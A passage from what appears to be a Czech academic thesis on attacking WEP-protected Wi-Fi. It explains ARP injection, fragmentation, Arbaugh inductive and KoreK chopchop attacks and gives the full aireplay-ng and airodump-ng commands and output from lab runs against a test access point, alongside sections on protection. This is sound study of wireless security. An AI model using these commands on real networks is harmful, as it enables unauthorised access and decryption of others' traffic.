Největší slabinu útoku hrubou silou se snaží eliminovat slovníkový útok. Tento útok je založený na zkoušení hledaného slova v předem vytvořeném slovníku. Se slovem je možné provádět základní operace, jako jsou jednouché permutace, doplnění číslovek a další.

6.1.2 Útok na generátor klíče

Pro WEP je možné použít tzv. „passphrase“ neboli frázi zadanou uživatelem ke generování čtveřice klíčů. Problém spočívá v tom, že není standardizován mechanismus, kterým má generátor tyto klíče vytvářet. V případě 64WEP jsou mezi sebou XORovány znaky passphrase a výstupem RC4 PRNG je sice 40 bitů dlouhý klíč, avšak jeho entropie je pouhých 21 bitů bez ohledu na délku původní passphrase. Tim Newsham detailně popsal tento generátor v [10] a útok na něj, který vychází z vytvoření odhadu hesla pomocí slovníkového útoku nebo útoku hrubou silou, převedením odhadu na klíč a následném porovnáním s klíčem v zachycených paketech. Útok na generátor klíče je možné provést např. programy KisMAC nebo WEP_Crack.

6.1.3 Ochrana proti útoku hrubou silou


Ochranou proti útokům hrubou silou je volba 128WEP s náhodně vygenerovaným klíčem, který má délku 104 bitů.

Další variantou je volba zabezpečení WPA/WPA2, který má měnící se klíč delší délky.

V současné době se s útokem hrubou silou příliš nesetkáte, jelikož existují efektivnější metody, jak tento způsob zabezpečení překovat. Tyto metody budou popsány v následujících kapitolách.

6.2 Získání keystream z Shared-key autentizace

Shared-key autentizace slouží jako prevence před neautorizovaným přístupem do sítě. Pro získání keystream je nutné znát původní zprávu (*plaintext*)a šifrovaný text (*ciphertext*), avšak problémem je získat právě původní nešifrovanou zprávu. Úspěšná Shared-key autentizace je na obrázku Obr. 6.1. Pokud se útočníkovi podaří zachytit druhý autentizační rámec vyslaný přístupovým bodem, který obsahuje nešifrovanou výzvu, a provede výpočet ICV, získá tak celý *plaintext*. Následným zachycením třetího autentizačního rámce od stanice získá útočník šifrovanou podobu původní zprávy (*ciphertext*). Provedením logického součinu XOR mezi plaintextem a ciphertextem, útočník obdrží *keystream* pro danou hodnotu IV (volí stanice).



Obr. 6.1: Získání keystream z Shared-key autentizace

6.2.1 Zneužití získaného keystreamu

Získané dvojice *IV, keystream* se dá využít následujícím způsobem:

- Autentizace do sítě – můžeme použít některou z hodnot *IV, keystream* a autentizovat se tímto způsobem do sítě, jako oprávněný uživatel.
- Dešifrování zachycených rámců – jestliže máme dostatečné množství získaných dvojic *IV, keystream*, můžeme pomocí nich dešifrovat zachycené rámce.
- Vysílání vlastních rámců – dvojici *IV,keystream* lze použít pro zašifrování vlastních zpráv a následné vyslaní do sítě.

6.2.2 Ochrana proti získání keystreamu

Původní metodou jak zabránit získání keystreamu z Shared-key autentizace bylo skrývání SSID a využití filtru MAC adres. Tato ochrana však není dostatečná (viz kap. 2.1, 2.2). Další

možností je použití Open system autentizace. Nejvhodnější variantou je použití zabezpečení WPA/WPA2.

6.3 Injekce rámců

Jedná se o techniku útoku, při které se softwarově změní hlavička paketu, jeho část nebo celý paket, popřípadě se nahradí určitá část dat jinými. Účelem injekce může být zvýšení provozu na síti pro zachycení co nejvíce rozdílných IV použitých v útocích FMS/KoreK, únos spojení mezi stanicí a serverem, ovládnutí spojení, zvýšení provozu obsahující ARP pro PTW útok (Kleinův útok), atd.

K injekování rámců byla použita utilita z balíku Aircrack-ng, Aireplay-ng. Utilita dle zvolených parametrů, umožňuje deautentizaci klienta, falešnou autentizaci a asociaci na AP, interaktivní injekci rámců, injekování ARP rámců, útok KoreK ChopChop, fragmentační útok a další.

6.3.1 ARP injekce

Pro uskutečnění ARP injekce je nutné mít alespoň jednoho asociovaného klienta na přístupový bod. ARP injekce využívá faktu, že ARP rámce jsou v provozu snadno rozeznatelné a to i v zašifrovaných datech. K rozeznání od ostatních dat nám napomůže jejich délka, a také ARP request, který má cílovou adresu FF:FF:FF:FF:FF:FF (broadcast). Opětovné vysílání ARP request je velmi efektivní způsob jak generovat nové inicializační hodnoty. Použitý program čeká na přijetí ARP rámce, který následně odešle zpět na přístupový bod. To způsobí, že přístupový bod zopakuje APR rámec, ale s novým IV. Tento ARP rámec je znovu zaslán na přístupový bod, který jej zpracuje stejným způsobem. Každý zopakovaný ARP rámec přístupovým bodem dá novou hodnotu IV. [11]

Realizace ARP injekce

Před injekcí ARP rámců bylo nutné nejprve kartu nastavit do monitorovacího režimu (viz. kap. 3.4.1) a autentizovat a asociovat na AP. To je možné pomocí falešné autentizace(viz. kap. 3.5.1) nebo změnou naší MAC adresy na MAC adresu asociovaného klienta. Po úspěšné autentizaci a asociaci je na řadě vlastní injekce ARP rámců. Tu je možné také provést dvěma způsoby:

1) Způsob, kdy si zachytíme nejprve ARP rámec

```
# aireplay-ng -3 -b 00:50:7F:DF:1D:B0 -h 00:1D:E0:3D:9E:43 ath0

09:37:54  Waiting for beacon frame (BSSID: 00:50:7F:DF:1D:B0) on channel 2
Saving ARP requests in replay_arp-0414-093754.cap
You should also start airodump-ng to capture replies.
Read 31938 packets (got 9358 ARP requests and 6925 ACKs), sent 6962 packets...
(500 pps)
```

Parametry uvedené v programu znamenají následující:

-3 označuje ARP request replay
-b MAC adresa přístupového bodu
-h MAC adresa zdroje (buď asociovaného klienta, nebo naše po falešné autentizaci)
ath0 jméno bezdrátového rozhraní

Je nutné, aby byl nejprve zachycen jeden dobrý ARP rámec. Pokud se nechce ARP injekce spustit, nejjednodušším řešením je provedení deautentizace asociovaného klienta (viz. kap. 4.1.1). Rámce ARP byly posílány rychlostí přibližně 500 rámců za sekundu. Vyslané ARP rámce jsou uloženy v souboru replay_arp-0414-093754.cap přiloženém na CD. Vyslané ARP rámce je možné zachytit programem airodump-ng.

2) Způsob, kdy použijeme již dříve zachycený rámec

```
# aireplay-ng -2 -r replay_arp-0414-093754.cap ath0

No source MAC (-h) specified. Using the device MAC (00:1D:E0:3D:9E:43)


        Size: 68, FromDS: 0, ToDS: 1 (WEP)

                    BSSID  =  00:50:7F:DF:1D:B0
                 Dest. MAC  =  FF:FF:FF:FF:FF:FF
                Source MAC  =  00:1D:E0:3D:9E:43

        0x0000:  0841 2c00 0050 7fdf 1db0 001d e03d 9e43  .A,..P.....=.C
        0x0010:  ffff ffff ffff 503e 0300 0000 c875 a185  ......P>.....u..
        0x0020:  8adf 4683 43fc ac2f dfa9 3ceb d84d a41b  ..F.C../..<..M..
        0x0030:  1b70 6f46 b94a fe7b ad07 b43b 9518 d561  .poF.J.{...;...a
        0x0040:  4c08 a40c                                L...

Use this packet ? y

Saving chosen packet in replay_src-0414-093853.cap
You should also start airodump-ng to capture replies.

Sent 9158 packets...(500 pps)
```

Význam parametrů:

-2 jde o injekci jakéhokoliv rámce
-r soubor obsahující zachycené ARP rámce určený k injekci
ath0 jméno bezdrátového rozhraní

K ARP injekci byl použit soubor replay_arp-0414-093754.cap, který jsem odchytil v předchozí části. Opět dochází k ARP injekci přibližnou rychlostí 500 rámců za sekundu.

Úspěšná ARP injekce vede ke generování ARP dotazů, na které přístupový bod odpovídá. Zachycení těchto ARP odpovědí od přístupového bodu je možné pomocí programu

airodump-ng s vhodně zvolenými parametry, kde --ch 2 označuje, na kterém kanálu má airodump-ng naslouchat, --ivs znamená, že budou uloženy pouze zachycené IV, -w říká, do jakého souboru budou zachycená data uloženy a ath0 je jméno bezdrátového rozhraní.

```
# airodump-ng --ch 2 --ivs -w arpinjection ath0

 CH  2 ][ Elapsed: 32 s ][ 2009-04-14 09:48

 BSSID              PWR RXQ  Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

 00:11:0A:E9:74:BB   -1   0      0        0    0  -1  -1              VUTBRNO
 00:50:7F:DF:1D:B0   42   0    308     9044  293   2  54.    WEP  WEP TEST_DP

 BSSID              STATION            PWR   Rate  Lost  Packets  Probes

 00:11:0A:E9:74:BB  00:13:CE:10:27:8E   24   0- 1     0        4  VUTBRNO
 00:50:7F:DF:1D:B0  00:1D:E0:3D:9E:43   46   1-12  3154    13738
```

V tomto případě byly zachycené ARP rámce uloženy do souboru arpinjection.ivs. Z tohoto souboru je následně možné pomocí programu aircrack-ng získat použitý WEP klíč (viz. dále).

6.3.2 Ochrana vůči injekci

Ochranou vůči ARP injekci může být použití statických ARP tabulek na jednotlivých zařízeních. Tato metoda je však velice neefektivní z hlediska řízení a škálovatelnosti.


Efektivnější metodou je použití zabezpečení WPA/WPA2, které neumožňuje znovupoužití IV a hlavička rámce je chráněna pomocí MIC.

Proti injekci je také možné se bránit zavedením IDS (Intrusion Detection System), který umožňuje detekování útoku a následné protiopatření.

6.4 Fragmentační útok

Tvůrce útoku Andrea Bittau si všiml, že standard IEEE 802.11 podporuje fragmentaci a této vlastnosti využil. Studie tohoto útoku je podrobně popsána v [12].

Útok využívá vlastnosti fragmentace, která dovoluje rozdělit velký rámec na dílčí fragmenty a tyto fragmenty odeslat samostatně. IEEE 802.11 umožňuje rozdělení až na 16 fragmentů. Jestliže se nám podaří zjistit keystream délky n můžeme vyslat libovolná data délky n – 4 bytů (odečteno ICV). Jestliže chceme poslat paket větší délky, můžeme jeho data rozdělit do 16 fragmentů každý o délce n – 4 bytů. Každý z těchto fragmentů je následně šifrován samostatně známým keystreamem a označen, že se jedná o fragment daného rámce. Po přijetí všech fragmentů přístupovým bodem je složen původní rámec. Ten přístupový bod zašifruje s novým keystreamem a odešle jej jako jediný fragment. Princip je zobrazen na obrázku Obr. 6.2.



Obr. 6.2: Přiklad fragmentačního útoku se 3 fragmenty

Ze znalosti původních dat a zachyceného přeposlaného fragmentu jsme schopni dopočítat nový keystream o délce 16×(n – 4) + 4 = 16×n – 60 bytů (např. pro známý keystream délky n = 8 bytů získáme nový keystream délky 68 bytů).

Jestliže tedy bude 64 bytů dat posláno ve 4 bytových fragmentech, přístupový bod přepošle 68 bytů plaintextu. Nyní můžeme poslat 64 bytů v každém z 16 fragmentů, čímž získáme nový keystream o délce 1028 bytů. Pro získání celého 1500 bytového keystream stačí odeslat 34 fragmentů.

Jestliže chceme získat i ostatní hodnoty keystreamu pro jednotlivé IV stačí poslat data zašifrována 1500 bytovým keystreamem bez nutnosti fragmentace a zachytávat přeposlané rámce od AP, které pokaždé použije nový IV. Po vyslání ≈ 2^{24} paketů je možné vytvořit kompletní slovník IV. [12]

6.4.1 Realizace fragmentačního útoku

Pro realizaci fragmentačního útoku byla karta nejprve přepnuta do monitorovacího režimu a úspěšně asociována na AP. Pro fragmentační útok byl použit program aireplay-ng s parametrem -5, který právě označuje fragmentační útok. Další parametr –b je MAC adresa přístupového bodu a –h označuje zdrojovou MAC adresu, kterou může být MAC adresa použité karty (nutná falešná autentizace) popř. MAC asociovaného klienta a parametr ath0 označuje použité bezdrátové rozhraní.

```
# aireplay-ng -5 -b 00:50:7F:DF:1D:B0 -h 00:15:e9:46:13:19 ath0

10:12:23  Waiting for beacon frame (BSSID: 00:50:7F:DF:1D:B0) on channel 2
10:12:23  Waiting for a data packet...
Read 128 packets...

        Size: 118, FromDS: 1, ToDS: 0 (WEP)

              BSSID  =  00:50:7F:DF:1D:B0
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:1D:E0:3D:9E:43

        0x0000:  0862 0000 ffff ffff ffff 0050 7fdf 1db0  .b.........P...
        0x0010:  001d e03d 9e43 a0cb 5f7b 9f00 dffb f659  ...=.C.._{.....Y
        0x0020:  ae7a 46f0 2dcc de6b 0343 4536 70be 1e5c  .zF.-..k.CE6p..\
        0x0030:  6f54 0139 3836 bd3c 7d86 13c7 bbb6 2551  oT.986.<}.....%Q
        0x0040:  7b58 7e98 1855 3dae 765d 6182 11a3 8ca7  {X~..U=.v]a.....
        0x0050:  3ea5 424f 4133 f7fc e59e 2053 f6f5 b878  >.BOA3.... S...x
        0x0060:  73de eee1 7d1b 8c00 2861 a1ed 48e9 6edd  s...}...(a..H.n.
        0x0070:  1b80 7060 17d2                           ..p`..

Use this packet ? y

Saving chosen packet in replay_src-0414-101235.cap
10:12:38  Data packet found!
10:12:38  Sending fragmented packet
10:12:38  Got RELAYED packet!!
10:12:38  Trying to get 384 bytes of a keystream
10:12:38  Got RELAYED packet!!
10:12:38  Trying to get 1500 bytes of a keystream
10:12:38  Got RELAYED packet!!
Saving keystream in fragment-0414-101238.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

Program se zeptá, zda má použít zachycený paket. Výsledkem je získaný keystream o délce 1500 bytů uložený do souboru fragment-0410-094523.xor. Ten je možné použít k zašifrování rámce pomocí programu packetforge-ng a následně injekovat, nebo k dešifrování zašifrovaných paketů.

6.4.2 Ochrana vůči fragmentačnímu útoku


Fragmentačnímu útoku se lze bránit opět několika způsoby. Jedním z nich je použít přístupový bod, které nepřijímá krátké rámce. Další možností je zabránění opakování se IV se stejnou hodnotou a v neposlední řadě použití WPA/WPA2.

6.5 Arbaugh indukční útok

V květnu 2001 popsal William A. Arbaugh ve své práci [13] indukční útok, který umožňuje prodloužit známý keystream RC4 délky n na libovolnou délku. Arbaugh byl první, kdo prokázal, že ICV lze použít k rozšíření keystreamu využitím zašifrovaného rámce byte po bytu. Postup lze rozdělit na získání inicializační hodnoty keystream a na indukční krok.


Inicializační hodnotu keystream délky n lze získat např. ze známých zpráv jakou jsou ARP díky jejich délce a MAC adresy cíle (broadcast). To nám dovoluje získat keystream délky n = 24 k danému IV.

V indukčním kroku nejprve vytvoříme rámec s daty o délce n – 3 byty. Pro tento rámec vypočítáme ICV, ale k rámci připojíme jen první 3 byty. Následně provedeme XOR s keystreamem délky n. K zašifrovaným datům přidáme hlavičku, IV a další byte X (viz. Obr. 6.3).



Obr. 6.3: Induktivní krok v indukčním útoku

Nyní vyšleme rámec a čekáme na odpověď. Jestliže nedostaneme odpověď, zkusíme jinou hodnotu. Pokud obdržíme odpověď (vyslali jsme např. ICMP nebo ARP), víme, že hodnota X byla správně. Byte n + 1 keystream RC4 obdržíme provedením XOR mezi posledním bytem ICV (čtvrtým bytem) a bytem X (viz. Obr. 6.4).



Obr. 6.4: Získání n + 1 bytu keystream RC4 při indukčním útoku

Tímto způsobem jsme získali n + 1 bytů keystreamu RC4, pro získání dalších hodnot opět pokračujeme indukčním způsobem až do požadované délky.

6.5.1 Ochrana proti indukčnímu útoku

Ochranou proti indukčnímu útoku by mohla být modifikace CRC, která však není možná. Nejlepší ochranou je opět použít RSN neboli WPA/WPA2, která používá pro výpočet integrity dat algoritmus MIC.


6.6 KoreK chopchop útok

V září 2004 byl poprvé zveřejněn na fóru www.netstumbler.org koncept chopchop útoku osobou vystupující pod přezdívkou KoreK. KoreK chopchop útok umožňuje dešifrovat jakýkoliv libovolný rámec zašifrovaný pomocí WEP bez znalosti keystream, pomocí kterého byl zašifrován. Chopchop útok je založen na Arbaughově indukčním útoku. Tento útok může být brán také jako inverzní verzí Arbaughova indukčního útoku (viz. kap. 6.5)nebo naopak.

6.6.1 Princip KoreK chopchop útoku


Bezdrátové sítě k ověření pravosti dat používají pole ICV o velikosti 4 byty, které je počítáno pomocí CRC-32. Algoritmus CRC-32 byl navržen pro detekci chyb, ne však ke kryptografickým účelům. Nevýhoda algoritmu CRC-32 je jeho lineárnost.

KoreK se zaměřil na výpočet ICV a objevil, že při odstranění posledního bytu z rámce existuje maska změn ICV, která je závislá jen na posledním bytu nešifrované datové části rámce. Mějme rámec 1, kde D označuje data, I označuje ICV, K značí jednotlivé byty keystream a R jsou zašifrované byty rámce (viz. obr. 6.5).



Obr. 6.5: Rámec 1 pro útok KoreK chopchop

Jestliže přidáme jeden datový byte, získáme Rámec 2, kde J jsou byty ICV a S jsou zašifrovaná data (viz. Obr. 6.6).



Obr. 6.6: Rámec 2 pro útok KoreK chopchop

Z rámce 2 je možné přejít na rámec 1 odříznutím posledního bytu datového bytu z rámce 2 a zkusíme uhodnout hodnotu, kterou získáme z I3 XOR D5. Tuto hodnotu nazveme X (X = I3 XOR D5, jedna z 256 možností). Byty D0 až D4 zůstanou stejné. Je tedy nutné dopočítat hodnoty R5 až R8.

Z rámce 1 známe: I3 XOR K5 = R5

Z rámce 2 známe: D5 XOR K5 = S5

Eliminací bytu K5 z obou rovnic získáme: I3 XOR R5 = D5 XOR S5

Potom tedy R5 = I3 XOR D5 XOR S5 = X XOR S5

Byty R6 až R8 dopočítáme jedním zpětným krokem CRC, založeném na předpokládané hodnotě X. Existuje tu shoda mezi byty I2 – I0 a J3 – J1 jelikož výpočtem je pouze posuneme zpět, ale D5 jim vrátí původní pozici.

Byte J0 pak závisí pouze na hodnotě X. Poslední byte K9 získáme jako XOR bytů J0 a S9. Tímto tedy získáme poslední byte zprávy a poslední byte keystremu.[14]

Hodnotu X získáme pomocí pokusu a omylu vyzkoušením 256 možností. Přístupový bod zahodí neplatné rámce a prozradí správnou hodnotu X. Opakováním tohoto postupu na stejný rámec o 1 byte kratší získáme ostatní hodnoty keystreamu (K8, K7, .., K0).


Útok KoreK chopchop je možné realizovat dvěma způsoby:

1) s autentizací a asociací (je možná komunikace mezi stanicemi);
2) bez autentizace a asociace (není možná komunikace mezi stanicemi, resp. stanice jsou izolovány, popřípadě na AP není připojená žádná stanice).

Ad 1)

Pro tento útok byl použit upravený rámec, který obsahoval zdrojovou MAC adresu existujícího připojeného klienta a cílovou MAC adresu z rozsahu 256 MAC adres

odpovídajících dané hodnotě X. Pokud tento vyslaný rámec AP přepošle (souhlasí ICV), znamená to, že náš odhad hodnoty X byl správný. Na obrázku Obr. 6.7 je vidět, jak z odchyceného rámce jsme na základě cílové MAC adresy schopni zjistit správnou hodnotu X.




Obr. 6.7: KoreK chopchop s oveřením

Ad 2)

Předchozí variantu útoku je možné znemožnit přenastavením AP tak, že izoluje jednotlivé stanice. Přístupový bod pak následně neumožní komunikaci mezi klienty, čímž variantu s ověřením není možné použít, protože nedostaneme od AP odpověď, zda jsme uhodli hodnotu X.

Tato varianta KoreK chopchop útoku nevyžaduje falešnou autentizaci a její princip je znázorněn na obrázku Obr. 6.8. Využívá vlastnosti odeslání deautentizačního rámce v případě přijetí rámce přístupovým bodem od stanice, která není připojena, aby tuto stanici odpojil. Všechny vyslané rámce obsahují zdrojovou MAC adresu z rozsahu 256 MAC adres odpovídajících dané hodnotě X a cílovou MAC adresu nastavenu na broadcast (FF:FF:FF:FF:FF:FF). Jestliže hodnota X byla správná, přístupový bod odešle deautentizační rámec s cílovou MAC adresou odpovídající správné hodnotě X.



Obr. 6.8: KoreK chopchop na základě deautentizace

6.6.2 Realizace útoku KoreK chopchop s autentizací a asociací

Pro realizaci tohoto útoku bylo nutno nejprve přepnout kartu do monitorovacího režimu (viz. kap. 3.4.1) a následně asociovat ji na AP. To je možné opět dvěma způsoby. Zaprvé falešnou autentizací (viz. kap. 4.5.1) nebo změnou MAC adresy na MAC adresu asociovaného klienta. Nejprve jsem provedl útok pomocí falešné autentizace následujícím příkazem:

```
#aireplay-ng -4 -b 00:50:7F:DF:1D:B0 -h 00:1D:E0:3D:9E:43 ath0
```

Kde:

-4 určuje typ útoku (KoreK chopchop)
-b MAC adresa přístupového bodu
-h MAC adresa naší karty (musí odpovídat MAC, která byla použita při falešné autentizaci)
ath0 rozhraní bezdrátového rozhraní

Předešlý příkaz způsobí, že všechny pakety budou odeslány se zdrojovou MAC adresou specifikovanou parametrem –h. Cílová MAC adresa se bude lišit v rozmezí 256 kombinací, odpovídající hodnotě X.

Odpověď systému:

```
10:42:33  Waiting for beacon frame (BSSID: 00:50:7F:DF:1D:B0) on channel 2

        Size: 359, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  00:50:7F:DF:1D:B0
          Dest. MAC  =  00:1D:E0:3D:9E:43
         Source MAC  =  00:50:7F:DF:1D:B0

        0x0000:  0842 3000 001d e03d 9e43 0050 7fdf 1db0  .B0....=.C.P...
        0x0010:  0050 7fdf 1db0 20ca fcd5 c900 b52c d0de  .P... ......,..
        0x0020:  bd4b b7fa 84a6 39a0 afc3 f195 7df7 92b4  .K....9.....}...
        0x0030:  beb9 d963 bc5c 7b82 6d29 93e3 c61b 8b58  ...c.\{.m).....X
        0x0040:  1b3b 4227 b841 db95 eefb efc1 4d9c 6ffa  .;B'.A......M.o.
        0x0050:  af00 0d04 e263 d620 107b a4fd 1d54 949b  .....c. .{...T..
        0x0060:  187a 7be4 e289 fe80 b4d9 a84a 1672 53d8  .z{........J.rS.
        0x0070:  7b58 52a1 2c80 6a7d 305c 7584 7687 d2ca  {XR.,.j}0\u.v...
        0x0080:  1854 b86a 942a 82af 76d4 7daf 5957 0396  .T.j.*..v.}.YW..
        0x0090:  7ce0 f882 d62c a0c0 3f64 4556 a391 a9a6  |....,..?dEV....
        0x00a0:  9c40 576d c29e 6a7a ca23 7fd9 e3ef d019  .@Wm..jz.#.....
        0x00b0:  6845 671d 952f 8e61 e566 b828 5efd 762b  hEg../.a.f.(^.v+
        0x00c0:  bc13 ebdd f92f b401 4016 3bd4 9327 7920  ...../..@.;..'y
        0x00d0:  f511 5e37 f4cd 2c64 df13 f8a3 38e6 cf73  ..^7..,d....8..s
        --- CUT ---

Use this packet ? y

Saving chosen packet in replay_src-0414-104234.cap

Offset  358 ( 0% done) | xor = 54 | pt = 9E |  340 frames written in  5784ms
Offset  357 ( 0% done) | xor = F8 | pt = F7 |  371 frames written in  6309ms
Offset  356 ( 0% done) | xor = 1D | pt = 4D |  427 frames written in  7254ms
...
Offset   36 (99% done) | xor = C1 | pt = 45 |   18 frames written in   306ms
Offset   35 (99% done) | xor = FA | pt = 00 |  229 frames written in  3893ms
Offset   34 (99% done) | xor = BF | pt = 08 |  147 frames written in  2498ms

Saving plaintext in replay_dec-0414-104643.cap
Saving keystream in replay_dec-0414-104643.xor

Completed in 240s (1.34 bytes/s)
```

Ze zachyceného rámce byl získán dešifrovaný plaintext a jeden keystream. Dešifrovaný plaintext byl uložen do souboru replay_dec-0414-104643.cap a keystream do souboru

replay_dec-0414-104643.xor. Keystream se dá následně použít pro sestavení libovolného rámce. Běžným uživatelem je tento útok nezjistitelný, neboť rámce se špatnou hodnotou ICV jsou zahozeny.
